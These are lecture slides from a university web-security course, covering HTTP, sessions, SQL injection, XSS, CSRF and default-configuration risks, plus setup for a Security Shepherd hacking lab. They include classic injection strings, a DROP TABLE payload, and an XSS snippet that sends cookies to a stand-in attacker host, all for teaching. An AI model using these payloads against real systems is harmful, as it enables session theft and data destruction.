

TSIT01 Datasäkerhetsmetoder

Lecture 4: Web security, Penetration Testing, Lab Prep

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Web applications

- The web used to be much simpler
- Static HTML webpages
- Today it's very different
- Dynamic webpages
- Web apps
- Access control

HTTP: The basis for webpages

- The HyperText Transfer Protocol (HTTP) is an application-layer protocol serving web pages
- Invented at CERN in 1989.
- Client sends GET and POST requests
- The web server interprets the call, extracting user-provided parameters
- Server responds with status code and page in HyperText Markup Language (HTML)

Uniform Resource Locator/Identifier/Name

- The URL part is put through DNS lookup
- The URN part is used to identify the file (or data entity) desired by the client
- The hierarchical structure is not quite orderly in a URI



POST and GET

- There are two types of requests, POST and GET
- Per convention, GET is for reading data and puts the (relatively short) request parameters in the URI
- POST is intended to upload large data volumes, and puts the action to be performed into the request body
- These are largely equivalent in their use today

```
http://kdb-5.liu.se/liu/lith/studiehandboken/action.lasso?  
&-response=enkursplan.lasso&op=eq&k_budget_year=2016&op=eq&  
k_kurskod=TSIT02
```

Client GET request

```
GET /index.html HTTP/1.1  
Host: www.example.com
```

Server response

```
HTTP/1.1 200 OK
Date: Mon, 9 Nov 2016 22:38:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Encoding: UTF-8
Content-Length: 138
Last-Modified: Wed, 08 Jan 2013 23:11:55 GMT
Server: Apache/1.3.3.7 (Unix) (Red-Hat/Linux)
Accept-Ranges: bytes
Connection: close


<html>
<head>
  <title>An Example Page</title>
</head>
<body>
  Hello World, this is a very simple HTML document.
</body>
</html>
```

HTML

- HTML is a markup language that builds up web pages
- Elements include forms, frames, iframes, images, applets, scripts
- Commonly combined with JavaScript to create dynamic web pages
- A simple activation is the `onclick` action of the submit button of a form that causes a GET request
- Others are `onmouseup`, `onmouseover`, ...

The Browser

- Displays web pages, represents them internally in the Domain Object Model tree
- Manages sessions
- Performs access control for client-side scripts



Sessions

- HTTP sessions can be established, but is not authenticated
- Authenticated sessions come in three variants
 - Transport layer sessions (TLS)
 - Network layer sessions
 - Application layer sessions (private data)

Network layer sessions

- The server creates a Session ID (SID) and transmits that to the client
- Often issued without user authentication, but authentication can be used
- Can be transferred by two mechanisms
 - GET or POST parameters
 - Cookies

Sessions using GET and POST

- Using the GET mechanism requires each link on a page to include the SID as a GET parameter
- The server needs to respond with a page where all links include the SID
- The POST mechanism uses a hidden form that holds the SID
- This also needs to be included in every page from the server
- Both of these are fairly weak, unless a transport layer session (HTTPS) already has been established


Databases

- Web application need somewhere to store data
- This is commonly done using a relational database

ISBN_NO	SHORT_DESC	AUTHOR	PUBLISHER	PRICE
0201703092	The Practical SQL, Fourth Edition	Judith S. Bowman	Addison Wesley	39
0471777781	Professional Ajax	Jeremy McPeak, Joe Fawcett	Wrox	32
0672325764	Sams Teach Yourself XML in 21 Days, Third Edition	Steven Holzner	Sams Publishing	49
0764557599	Professional C#	Simon Robinson and Jay Glynn	Wrox	42
0764579088	Professional JavaScript for Web Developers	Nicholas C. Zakas	Wrox	35
1861002025	Professional Visual Basic 6 Databases	Charles Williams	Wrox	38
1861006314	GDI+ Programming: Creating Custom Controls Using C#	Eric White	Wrox	29

Rows

Columns

A diagram of a relational database table. The table has 5 columns: ISBN_NO, SHORT_DESC, AUTHOR, PUBLISHER, and PRICE. It contains 7 rows of data. To the right of the table, a vertical double-headed arrow spans the height of the data rows, with the label 'Rows' next to it. Below the table, a horizontal double-headed arrow spans the width of the table, with the label 'Columns' below it.

The SQL language

- We access the data in tables using SQL
- Example:
`SELECT * from users WHERE userName='admin';`
- This will return all rows in the table users that has matches the search query
- All SQL queries are terminated with a semicolon ;
- Most SQL servers allow several statements to be executed from a single query are separated by the semicolon

SELECTing only some columns

- You can also select only a certain number of columns to be shown in a query:
- `SELECT CustomerName, City FROM Customers WHERE OrderID='1045';`
- This will only show CustomerName and City
- The wildcard * allows you to select all columns

DROP and UNION

- The SQL language contains more directives
- For example: `DROP DATABASE users;` will delete the database called `users`
- Hint for the lab: There is a SQL command called `UNION ALL` that can combine several `SELECT` statements

```
SELECT City FROM Customers  
UNION ALL  
SELECT City FROM Suppliers  
ORDER BY City;
```


SQL Injection

- Imagine a web app that uses a database to list orders
- The user enters an item ID into a web form
- The web app takes the ID and constructs a SQL query:
`SELECT * FROM orders WHERE itemID = 'ID';`
- This will return all rows that have that ID.

SQL Injection

- Now, an attacker enters the following ID:

1' OR 'a'='a

- (note the single quotes)
- This will result in the following SQL query:

```
SELECT * FROM orders WHERE itemID='1' OR 'a'='a';
```

- Note the OR statement. Since 'a'='a' always is true, this will return all rows



SQL Injection: Advanced attacks

- An attacker can use SQL comments to craft sophisticated attacks:
- Two hyphens in the beginning of a line is a comment: --
- Note that a space is required after the hyphens!
- `SELECT MyRecord FROM MyTable WHERE MyEmail='$email' AND MyPassword='foo'`

SQL Injection: Advanced attacks

- An attacker can use SQL comments to craft sophisticated attacks:
- Two hyphens in the beginning of a line is a comment: --
- Note that a space is required after the hyphens!
- `SELECT MyRecord FROM MyTable WHERE MyEmail='$email' AND MyPassword='foo'`
- `SELECT MyRecord FROM MyTable WHERE MyEmail=''; DROP TABLE MyTable; --' AND MyPassword='foo'`
- All data after the double hyphens is ignored

Sanitize those parameters



Cookies

- Cookies are small packets of data contained in server responses in a “Set-Cookie” header field
- Contains key-value pairs, domain, expiry date, an optional path, and “secure” and “HTTP only” flags
- The “secure” flag enforces HTTPS transmission
- The “HTTP only” flag prohibits client script access

Sessions using Cookies

- Put SID in a cookie and use that
- Attackers may try to modify a cookie to elevate their privileges, “cookie poisoning”
- They could also try to steal the cookies, we’ll see techniques for that later
- Basic requirements: SIDs should be hard to predict, and cookies should be stored safely

Manipulating cookies

- Cookies are often encoded using base64
- Any data encoded with base64 will only be stored in standard ASCII characters
- This makes sure that no “dangerous” characters are put in the wrong places
- Example: Hello world! becomes SGVsbG8sIHdvcmxkISA=
- However: Don't make the mistake of thinking of this as crypto.

Bad crypto

- You learn more about crypto in a later lecture
- However, there are many pitfalls:
 - Don't invent your own crypto
 - Use standard methods
 - Use standard libraries
 - Remember the hint: `base64` is not a crypto

Bad session management

Dangerous scenarios:

- User credentials are stored with insufficient cryptographic levels.
- User credentials can be guessed or changed through poor account management.
- Session identifiers are exposed in the URL.
- The application does not use sufficient transport protection (Such as HTTPS or SFTP).
- Session parameters can be manually changed by the user through application functionality.

Cookie stealing

- Cookies are sent to the matching domain
- This is an example of “same-origin policies”
- Scripts are also under this policy
- The trick is to get your script included in a response from a trusted site (and to give you the cookie)
- The technique to do this is called cross-site scripting

Cross-site scripting, XSS

- This is a collection of techniques used to get attackers' scripts included in web pages from trusted servers
- There must always be an opening for entering the script into the web page
- Oddly, there are (a few) servers that use the techniques to provide legitimate content

Reflected (nonpersistent) XSS

- Here, a script resides on the attacker's server
- The target user needs to be lured to the attacker's site
- Then, there are several techniques, a simple example:

```
<A HREF="http://trusted.com/comment.cgi?mycomment=<SCRIPT  
alert('XSS!')></SCRIPT>">Click here</A>
```

- If the comment page echoes the argument, the script gets executed on the comment page, with the privileges for pages from the trusted server
- Not only comment pages, but search engines, 404 pages, ...

Stored (persistent), and DOM-based XSS

- In a stored XSS attack, the attacker stores the script directly at the trusted server, for example on a discussion page
- A DOM-based XSS attack is based on the habit of some pages to interpret the document.URL at the client rather than at the server
 - Attacker embeds script in a request URL
 - Script gets put in document.URL, but is not interpreted at the server, nor is in the HTML response
 - Page contains references to document.URL, so script is executed in the client
- The recent Facebook worms are of this kind

Cookie stealing through XSS

- Cookies are available in the DOM, in document.cookie (unless HTML-only is set)
- A (more complex) attack is now

```
<IFRAME frameborder=0 src="" height=0 width=0 id="XSS" id="XSS"
name="XSS"></IFRAME>
<SCRIPT> frames["XSS"].location.href
    ="http://3vil.com/steal.php?cookie="+document.cookie>
</SCRIPT>
```

Defenses against XSS

- Disable scripts (or rather, enable it only for sites you trust; use Noscript)
- Sanitize your inputs (well)
- Improve authentication
- Improve access control, so that it becomes harder to steal user credentials through the same-origin policy

Validate untrusted data!

- Anything that is sent to the server can be manipulated
- The browser cannot be trusted.
- Often, JavaScript is used for data validation...
- ...this protects against accidents but not attacks

Poor validation: Example


- A web application allows only integers to be entered
- The backend will crash if it encounters letters
- A JavaScript validation ensures the correct format

Poor validation: Example


- A web application allows only integers to be entered
- The backend will crash if it encounters letters
- A JavaScript validation ensures the correct format
- ...or does it?
- The attacker can either disable JavaScript (it's just run in the browser)
- Or a *proxy* can be used

Using a proxy


- An important tool for pentesting is the *attack proxy*



A proxy can modify data



A proxy can modify data



Cross-Site Request Forgery (CSRF)

- The opposite (in a sense) of a XSS attack
- A XSS attack uses the client's trust of a server execute commands at the client with the server's privileges
- A CSRF attack uses the server's trust of a client and lures the client to request execution of commands at the server with the client's privileges

Common CSRF scenarios

- Common examples are inserted pages that perform (unwanted) actions on behalf of the client
 - A merchant that uses paypal can normally not access credit card data of his customers
 - A merchant lets the customer login to paypal, and then re-authenticates the user as himself
 - If the user now enters credit card information, the merchant would get access to that

CSRF: Example

- Let's build a website where authenticated users can vote:
`http://mysite.com/vote/25`
- Problem: An attacker serves a link embedded in an image file ``
- Any user who views that HTML code now votes for entry 30
- HTML attack code doesn't have to be on the actual webpage!

CSRF in the lab

- In the lab, you will CSRF each other
- There is a counter you are supposed to increase...
- But you are not allowed to increase your own counter
- Instead, you have to present an attack code to your classmates
- When they visit the webpage, your code will be executed with their permission, increasing your counter

Defending against CSRF

- When generating a page
 - generate a unique token
 - store it in the user's session
 - place it in the links of the page – which would look like this :
`http://mysite.com/vote/30?token=AZERTYUHQNWGST`
- When the voting page is called...
 - Check if the token is present in the URL
 - Check if it's present in the user's session
 - If not, don't register the vote

CSRF defense: Basic idea

Tokens don't have a long life-time, and are hard to guess.

- Therefore, the attacker
- has only a window of a few minutes during which the injection will be valid
- will have to be good at guessing
- will have to generate a different page for each user.

Default configurations are bad

- Few, if any, server products are secure out-of-the-box
- Problems include
 - Improper file and directory permissions
 - Unnecessary services enabled, including content management and remote administration
 - Default accounts with their default passwords
 - Administrative or debugging functions that are enabled or accessible
 - ...and many more

Default configuration: Example

Mirai botnet


- Hundreds of thousands of IoT devices use default configurations
- Low incentive for hardening (often impossible!)
- Mirai scans the web for vulnerable default configurations
- Often, a reboot clears the infection...
- ...but it is re-infected within minutes
- Devices continue to function, the infection is hidden

Impact of Mirai

- Mirai unleashes the IoT devices as DDoS attacks
- September 20, 2016: 620 Gbps attack on Krebs on Security
- October 21, 2016: Multiple major DDoS attacks on Dyn
- Sites affected: GitHub, Twitter, Reddit, Netflix, Airbnb, Swedish MSB

Internet of Things = Internet of Ransomware Things?

The Joy of Tech™ by Nitrozac & Snaggy



You can help us keep the comics

joyoftech.com

Default configurations: Hardening

- Configuring all security mechanisms
- Turning off all unused services
- Setting up roles, permissions, and accounts, including disabling all default accounts or changing their passwords
- Logging and alerts
- Keeping software updated

Insecure Direct Object References

- Imagine a database lookup via a parameter
- `http://foo.bar/somepage?invoice=12345`
- If the server doesn't authenticate `invoice` parameter, the user can get any invoice by modifying the request

Insecure Direct Object References

- Imagine a database lookup via a parameter
- `http://foo.bar/somepage?invoice=12345`
- If the server doesn't authenticate invoice parameter, the user can get any invoice by modifying the request
- Even worse, what if the situation is the following?
- `http://foo.bar/changepassword?user=someuser`

Securing Direct Object References

- Best solution: Don't use direct references:
- Sometimes it isn't possible, however
- In that case: perform authentication

Securing Direct Object References

- Best solution: Don't use direct references:
 - Sometimes it isn't possible, however
 - In that case: perform authentication
-
- Remember: references can be other things than simple integers
 - In the lab, you will look for patterns to exploit
 - It might be useful to think about the MD5 hash function (hint hint)

Lab organization

- Lab is compulsory
- You finish in your own time before the deadline
- We offer two coaching sessions, use them wisely!
- Coaching sessions are not compulsory
- Register for coaching sessions in Lisam

Security Shepherd

- The lab course will use a tool called Security Shepherd
- An online portal where you learn to break into webpages
- Open during the entire course
- You log in and it will store your progress
- You pass when you have finished the required challenges

Server and PM

- Server address: `snickerboa.it.liu.se`
- Lab PM will be posted on the course web page
- Server registration opens on Friday at 3PM
- Lab PM will be published at the same time

Begin by registering for an account



Login

Use your [Security Shepherd Credentials](#) to Login.

Register a [Security Shepherd Account](#) here!

Username:

Password:

Submit

[Do you need a Proxy?](#)
[About Security Shepherd](#)

User accounts

- You will create one account for each *group*
- This means you should pick a fitting username and password for each group
- Note: We reserve the right to ban any accounts with offensive and/or ban names
- The username will be shown on the scoreboard, visible to all other students

Challenge categories

- CSRF
- XSS
- SQL Injection
- Insecure Cryptographic Storage
- Insecure Direct Object Reference
- Poor Data Validation


Lessons and challenges

- Each category contains a lesson and a number of challenges
- The lessons contain an introduction to the subject
- Use the lesson to learn how a specific topic works
- Lessons also give hints after a few incorrect trials
- When you feel confident in a particular subject, move on to the challenges

Challenges: What you need to pass the lab

- After a lesson, start to attack a challenge
- This is where the fun begins
- Use the tips from the lab PM, this lecture, and from googling
- You can perform the challenges in any order
- Note: There are a lot of challenges, but *only the ones listed in the lab PM are required!*
- After these required challenges are done, you are finished.

Web interface of Security Shepherd



[Admin](#)
[Scoreboard](#)
[Lessons](#)
[Challenges](#)

[CSRF](#)
[Failure to Restrict URL Access](#)
[Injection](#)
[XSQL Injection 1](#)
[XSQL Injection 2](#)
[XSQL Injection 3](#)
[XSQL Injection 4](#)
[XSQL Injection 5](#)
[XSQL Injection 6](#)
[XSQL Injection 7](#)
[XSQL Injection](#)
[Escaping](#)
[XSQL Injection Stored](#)
[Procedure](#)

SQL Injection Challenge 7

To complete this challenge, you must exploit a SQL injection flaw so you can sign in and receive the result key.

Please enter your email and password to sign in.

Email:

Password:

Your goal is to get the result key

SQL Injection Lesson

Exploit the **SQL Injection** flaw in the following example to retrieve all of the rows in the table. The lesson's solution key will be found in one of these rows! The results will be posted beneath the search form.

Please enter the **user name** of the user that you want to look up

Search Results

User Id	User Name	Comment
12345	user	Try Adding some SQL Code
12346	OR 1 = 1	Your Close, You need to escape the string with an apostrophe so that your code is interpreted
12543	Fred Mtenzi	A lecturer in DIT Kevin Street
14232	Mark Denihan	This guy wrote this application
61523	Cloud	Has a Big Sword
82642	qw!dshs@ah	Lesson Completed! The result key is 3c17f6bf34060979e0cebda5672e989c07ceec9fa4ee7b7c17c9e3ce26bc63e0

How the result key works

- When a module is finished you will get the a *result key*
- Paste this into the box on top and click submit
- Usually (but not always), the key looks like
3c17f6bf34080979e0cebda5672e90...
- The result key is unique for every user and every module
- Warning: Points will be deducted if you try to brute-force it and shows up in our admin logs


Tools at your disposal

- Pentesting requires a number of tools
- You will make use of online calculators, such as base64 encoders and decoders (google it!)
- Viewing the source of a web page often gives a lot of info
- An attack proxy allows you to modify HTTP data sent between the server and client

Web page source

- In Firefox, you right-click the webpage and select “View Page Source”
- This will show the HTML source of the web page you are looking at
- However, in Security Shepherd you must view the source of the module itself
- Otherwise, you will see the source of Security Shepherd itself and not the module

View Frame Source



Example of web source

```
<h2 class="title">Failure To Restrict URL Access Challenge 1</h2>
<p>
  To recover the result key for this challenge you need to obtain the current server status message from an administrator.
<br/>
<br/>
  Use this form to view the status of the server <!-- from the point of view of a peasant or guest -->
<br/>
<br/>
  <form id="leForm" action="javascript:;">
    <table>
      <tr><td>
        <div id="submitButton">
          <input type="submit" value="Get Server Status"/></div>
          <p style="display: none;" id="loadingSign">Loading</p>
          <div style="display: none;" id="hintButton"><input type="button" value="Would you like a hint?" id="theHint" />
        </td></tr>
      </table>
    </form>

    <div id="resultsDiv"></div>
  </p>
```

The source code of one of the challenges

The ZAP proxy

- You will also need a proxy
- We recommend the ZAP Proxy
- Available for Linux, Windows and OSX
- Open source
- Can be downloaded here: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

Using the proxy

- When you set up ZAP, it will default to `localhost:8080`
- You will have to configure your web browser to proxy all HTTP and SSL traffic through it
- However, this will proxy *all* your traffic, which will become annoying
- We recommend that you install a secondary web browser that you proxy
- You can then use your normal browser as usual (finding help, googling, etc) and use the secondary browser for the lab
- For example, you can download Firefox or Chrome for most platforms

Connection Settings

Configure Proxies to Access the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration:

HTTP Proxy:

localhost

Port:

8080

☒ Use this proxy server for all protocols

SSL Proxy:

localhost

Port:

8080

FTP Proxy:

localhost

Port:

8080

SOCKS Host:

localhost

Port:

8080

☐ SOCKS v4

☒ SOCKS v5

☐ Remote DNS

No Proxy for:

localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24


☐ Automatic proxy configuration URL:

Reload


☐ Do not prompt for authentication if password is saved

Proxies and HTTPS traffic

- You will get a certificate error when using the proxy
- This is because HTTPS is meant to protect against proxies!
- You will have to add an exception to your browser



Modifying a HTTP request in ZAP



Don't be stupid

- Only attack the modules!
- Any attempts at tampering with Shepherd itself will trigger a logout
- The lab course, like all examinations at LiU, follow the usual rules of disciplinary actions
- Your task is to break the modules, not to cheat at the lab
- We are required by the university to report any suspicion of cheating or disruption to the Disciplinary Board

You can work in your own time

- The lab runs for the duration of the course
- You can perform it from any computer
- This means you can work from home, from the lab computer, at any time
- However, you must finish before the end of the exam period

Coaching sessions

- We provide you with two *coaching sessions*
- These are meant for you to get help if you are stuck
- Register for these in Lisam
- Important: You must be prepared before the session
- This means you are expected to start working before the first coaching session
- There will be a lot of students in each group, so use our time wisely

Passing the lab

- There are many modules in Security Shepherd
- Some are more difficult than others
- In the lab PM we have selected the required modules
- The other modules are considered too difficult
- You are only required to finish the modules we have selected ...
- But if you want a challenge, go ahead and do more if you want!


Finishing the lab

- No lab report required
- When you have finished the required modules, send an email to the assistant
- We will then check your progress and mark you as finished

Finishing the lab

- No lab report required
- When you have finished the required modules, send an email to the assistant
- We will then check your progress and mark you as finished
- But there is also a public scoreboard!

Scoreboard is for bragging rights only



The first groups to solve a challenge get medals + extra points

Scoreboard and bonus points

- The scoreboard has *nothing* to do with the actual examination
- We still see which modules you have passed, and the lab is finished when the required modules are finished
- The scoreboard is for fun only, and for you to challenge each other
- Both courses (TSIT01 and TSIT02) are on the same scoreboard

Best practices

- This is the second time we give this lab
- ...and it's unlike anything we have ever done before
- WRITE DOWN your progress. While the server stores your progress, we can't guarantee the database won't crash half-way
- It is a good thing if you know what you did so you quickly can come back to where you were
- (There were no problems last year, and yes, we have backups, but you can never be too sure!)

Final words

- We really hope this will be fun for you
- No, the lab isn't very easy
- But you have time to understand and finish in time
- HAVE FUN!